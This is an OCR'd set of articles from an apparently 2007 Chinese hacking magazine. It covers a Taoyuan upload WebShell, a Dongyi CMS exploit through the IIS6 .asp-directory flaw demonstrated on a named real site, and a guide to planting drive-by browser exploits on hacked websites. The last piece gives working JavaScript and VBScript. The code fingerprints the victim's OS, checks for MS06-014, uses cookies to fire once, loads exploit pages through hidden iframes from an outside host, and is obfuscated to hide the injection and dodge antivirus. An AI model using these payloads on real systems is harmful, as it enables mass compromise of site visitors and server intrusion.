


图9

不过此时大家千万不要去看是不是真的修改成功了，因为桃源的保护机制会把上传的文件给删除掉。我们直接提交上传文件的地址就可以拿下一个WebShell。这里提交"http://10.1.41.244/newdisk/myfile/test/1.aspx"，就可以成功得到WebShell了，如图10所示。

至此，我发现的桃源漏洞就介绍完了。总的来说，桃源还应该进一步加强安全机制，主要是





图10

Base64加密处理不是很好，容易被解密。那么，这些漏洞我们该如何防范呢？大家最好是设置一下MYFILE目录，或者设置为其它的上传文件目录，并保证没有脚本执行的权限。我用上面的漏洞测试官方网站，发现无法利用，一是官方用了错误转向，有什么错误都跳转了，导致没有办法利用；二是用户的目录是不可以在网上访问的，这样就算上传了WebShell，也没有办法访问。其实大家也可以如此设置，一般就没有什么办法入侵了。

适合读者：入侵爱好者
前置知识：无

动易，我是被微软陷害的



文/图 珞珈凤凰

最近动易真是漏洞百出，前几期的黑防也都有介绍，可惜离拿WebShell都差了那么一点点；然而前不久动易又被发现了一个重大漏洞，甚至无须登录后台就可以直接拿到WebShell。难道动易的代码里又被发现了什么重大漏洞？其实不然，话还要从Windows 2003 Enterprise Edition IIS6 .ASP目录执行缺陷说起。

Windows 2003 IIS6处理文件夹扩展名的时候出错，导致放在该目录中的JPG图片会自动执行其中的ASP代码。如果JPG后辍的文件中含有ASP代码时，就会被执行。当然，不只是JPG后辍才可以。这个漏洞的利用需要入侵服务器的操作系统是Windows 2003服务器版，而且上传的路径中要包含.asp。我们知道了原理还远远不够，只有通过亲自实践才能真正体会其中的精髓。

我们以http://lb.rmtwb.net为例。首先在http://lb.rmtwb.net/Reg/User_Reg.asp注册，等几秒后，按"我同意"，出现注册窗口，填上注册信息，在这里尤其要注意的是，会员名的结尾一定要是.asp，如图1所示。注册成功后，在http://lb.rmtwb.net/user/user_login.asp处登录。




图1

小提示 有的朋友会问，网站没有直接连接注册和登录的网址，你是如何找到这些地址的呢？其实很简单，下载一份动易源文件，里面的文件就都有了，而且一般人不会轻易去修改默认的文件名的。

登录成功后，在http://lb.rmtwb.net//user/Upload.asp?dialogtype=UserBlogPic&size=5处上传图片。这里需要注意的是，动易不仅会对上传文件的后缀名进行判断，而且还会对文件头进行判断，如果只是将ASP木马文件的后缀名改为JPG，还是无法上传上去的。当然，要伪装过去也是很容易的，只要找一张真正的图片，用记事本打开，然后在中间加入ASP木马的代码，保存即可。按此方法上传，页面显示图片上传成功！查看源文件，可以看到我们刚刚上传的图片的地址，如图2所示。其连接地址为http://lb.rmtwb.net/Space/test.asp/200702/20070226035050397.jpg，这样就可以看到我们熟悉的小马出现在面前了，如图3所示。




图2





图3

小提示 路径中包含了test.asp，于是JPG被当作ASP来执行，而test.asp正是先前注册的会员名。

接下来的事情我就不多说了，看了这么久的黑防，大家都应该知道怎么做了。虽然这个漏洞需要Windows 2003 IIS6的运行环境，而且动易系统要可注册可上传，看似要求多了点，然而其危害性还是相当大的。动易2006的所有版本，包括免费版、商业SQL版及Access版、SP1、SP2、SP3、SP4、SP5都受此影响 而且到目前为止，微软还没有发布任何补丁。各位网管只能删除动易的Space文件夹（临时），删除User/User_Space.asp文件，或者限制注册。事实上，这个漏洞不仅限于动易，任何用户可自主命名文件夹的系统都有可能被攻击。所以，这次动易也只能发出无奈的感慨了——我是被微软陷害的！

适合读者：入侵爱好者
前置知识：JavaScript

挂马之神



文/图 KISSY [黑夜]

时间飞逝，转眼间新年已经离我们远去了，不知道大家在过去的一年里有什么收获呢？微软的07004漏洞已经出来有一段时间了，大家挂马的挂马，抓鸡的抓鸡，那个叫累啊！下面我就让大家更爽一点，把挂马的艺术发挥到极致！

从道义上来说，我本不打算写这篇文章的，但是想想还是写了，毕竟挂马也是一门艺术。相信不管是高手还是菜鸟都干过，本人虽然不喜欢干这种事情，但也不反对，毕竟是成长的一个阶段，谁也不能过多责备，有攻才有防，也不见得是件坏事，所以以下内容也仅供大家用于技术上的研究。

大家都知道，我们可以用来挂马的漏洞类型有两种 跨域脚本型和溢出型。像06014这种不弹不闪不卡的就是典型的跨域脚本型，而最近发布的所谓IE0Day都是溢出型的，比如07004和WebView FolderIcon等。

直到现在，很多挂马的朋友都更倾向于06014，毕竟其不弹不闪不卡，杀“机”于无形，

不像07004溢出时导致IE卡死、报错或者干脆崩溃了，这是我们所不愿意看到的。因为大多数人在遇到这种情况下会毫不犹豫地关掉IE或者结束其进程，被网站管理员发现的几率无疑会大很多。而利用下面的方法来操作，就可以让溢出型漏洞达到近似06014挂马的效果。

我们的目标如下:

1）通过调用使IE不死或者不卡。

2）更改溢出时间，不让别人一进网站就卡死，可以等个几秒钟再开始溢出。

3）通过Cookies判断来访者，使其不会每次打开网页都卡在那里。

4）很多系统盘里可能集成了06014，也可能没有，如果没有的话，我们何必拿07004来对付他呢？杀鸡焉用牛刀！

5）07004在很多Windows XP机器上执行会出错，像我的机器根本运行不了，Windows 2000和2003的机器上好像这个问题不明显，有没办法解决呢？

6）瑞星现在的IE防护是越来越猛了，网马遇到它基本上就没用了，得想个办法绕过去。

现在目标已经明确，我们开始实现。更改溢出时间，茄子宝大哥的文章已经讲得很明白了，这里就不细说了，Cookies虽也提到了，但是没有详细说明。既然我们这里是研究，那一个问题就得研究透彻，否则怎么进步呢？

网上也有人做过一个让IE溢出不卡的教程，但是含含糊糊，美其名曰07020，不过是用JS弹窗来调用07004而已。这种做法管理员很容易发现，没什么太大的价值，真正有价值的还是要看咱挂马之神发飙啦（别丢西红柿哦~~~）！

首先用绝爱的WebViewFold网马生成器生成一个网马，如图1所示，并把网马名字改成web.htm备用。在Windows XP下，07004经常无法运行，经过反复测试，我发现WebViewFold是最好的，当然大家用VML也可以。然后再找一个07004的生成器做一个07004网马，命名为07004.htm.备用。大家




图1

不用奇怪，这个07004是给Windows 2000和2003的机器准备的。既然挂马，当然要通杀啦，不然谈什么艺术？

之后我们来判断操作系统，如果是Windows XP就采用WebViewFold；如果是Windows 2000或者2003就用07004，具体代码如图2和图3所示，把它保存为index.htm，这就是我们的挂马首页，其他的网页由这个调用。这些代码大意为，首先判断有无06014漏洞，有的话就运行06014网马（这个后面还要说），没有的话就3秒（这里的3000代表的是3秒）后判断操作系统，如果是Windows XP就执行1.htm，否则就执行2.htm。也许大家注意到了，先前生成的两个网马名字分别为web.htm和07004.htm，而这里为什么是1.htm和2.htm呢？呵呵，先卖个关子。这也就引出了我们的下一个解决目标 Cookies识别。

```
<script language="javascript">
window.status="";
function detectOS()
{
if(navigator.userAgent.indexOf("Windows NT 5.1") != -1)
{
OS = "Windows XP";
}
else
{
if(navigator.userAgent.indexOf("Windows NT 5.2") != -1)
{OS = "Windows 2003";}
else
{OS = "Windows 2000";}
}
return OS;
}
function MakeItSo()
{
if(detectOS() == "Windows XP")
{
//操作系统为xp,执行xp的WebViewFold网马
window.location.href="1.htm";
}
```

图2

```
else {if(detectOS() == "Windows 2003")
{
//操作系统为2003运行07004
window.location.href="2.htm";
}
else
{
//操作系统为2000,运行07004
window.location.href="2.htm";
}
}
}
</script>
<script language=VBScript>
on error resume next
Set downf = document.createElement("object")
downf.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
str="Microsoft.XMLHTTP"
Set O = downf.CreateObject(str,"")
if Not Err.Number = 0 then
err.clear
//打了06014补丁, 3秒钟后根据不同操作系统执行网马
document.write("<scr"&"ipt language=""javascript"">window.setTimeout(""MakeItSo()"",3000);</sc"&"ript>")
else
//没打06014补丁,运行06014网马014.htm
document.write("<iframe width=""0"" height=""0"" src=""014.htm""></iframe>")
end if
</script>
```

图3

我们可以通过JS文件来实现这个目标，还可以在JS文件中设置溢出的时间，具体的代码如图4所

```
function d(){var o=document.createElement
('iframe');o.width=0;o.height=0;o.frameBorder=0
;o.name='hf';o.id
='hf';document.body.appendChild(o);oi = frames
['hf'];setTimeout(function(){oi.location =
'http://www.hackv.com/text/web.htm';},2000);}
var Then=new Date();Then.setTime(Then.getTime
()+ 24*60*60*1000);if(document.cookie.indexOf
("Cookie2=") == -1)
{document.cookie="Cookie2=hack;expires="+Then.t
oGMTString();d();}
```

图4

示。大家可以看到，代码里的web.htm就是适用于Windows XP的WebViewFold网马，后面的2000表示2秒后开始溢出。这里还自定义了Cookies的有效时间为24小时，可以根据需要自行修改时间。所以这段代码的大意就是，如果来访者的Cookies超过了有效时间，则在2秒后执行WebViewFold网马。至于为什么执行WebViewFold，我前面已经讲过了。把这个文件保存为1.js。接着把1.js复制一遍，把里面的web.htm改为07004.htm，保存为2.js。这个JS文件就是Windows 2000或者2003用来识别Cookies用的。至此，相信上面提到的1.htm和2.htm的具体代码大家就很清楚了。1.htm的代码如图5所示，2.htm的代码与其大致相似，把里面的1.js改为2.js即可。这两个文件用来调用JS，以便判断Cookies。

```
<html><body><script
src="http://www.hackv.com/text/1.js"></script><
/body></html>
```

图5

看到这里，大家是不是感觉少了点什么？呵呵，对了，06014我们还没用到呢。06014网马的免杀看起来很简单，但是要过瑞星和卡卡等软件的监控就比较麻烦了。网上流传有不少号称过瑞星监控的网马，我试过不少，似乎效果都不好，当前最好的方法还是用vbs脚本来调用，这里就不详细讲了，大家自己看随文资料吧。

接下来我要补充的就是在网站上挂马的问题了。众所周知，目前有不少挂马方法，比如直接iframe、js等。2007年第3期的黑防上也讲了几个很不错的在取得服务器权限下的挂马方法，大家可以参考。这里我再补充一下在WebShell下的隐藏挂马方法。

通过CSS文件的调用我们可以有效的隐藏挂马。首先新建一个CSS文件，命名为style.css，写入如下代码"document.write("<iframe src=http://www.hackv.com/text/index.htm width=0 height=0 frameborder=0></iframe>")"，上传到自己的FTP空间，得到地址为"http://www.hackv.com/text/style.css"，这样我们在WebShell的首页里插入"<SCRIPT src=//www.hackv.com/text/style.css></SCRIPT>"即可实现挂马。但是这样太显眼了，我们做一下加密处理，如图6所示，把CSS文件中所有代码复制到"要转的"框中，然后点"给我转"，将生成的八进制字符复制并覆盖原CSS中的代码，再在前面添加eval以及括号和引号，那么空间里的style.css代码就如图7所示了。我们再把"www.hackv.com/text/style.css"里除了"/"外所有的字符都换成URL格式，替换得到"<SCRIPT 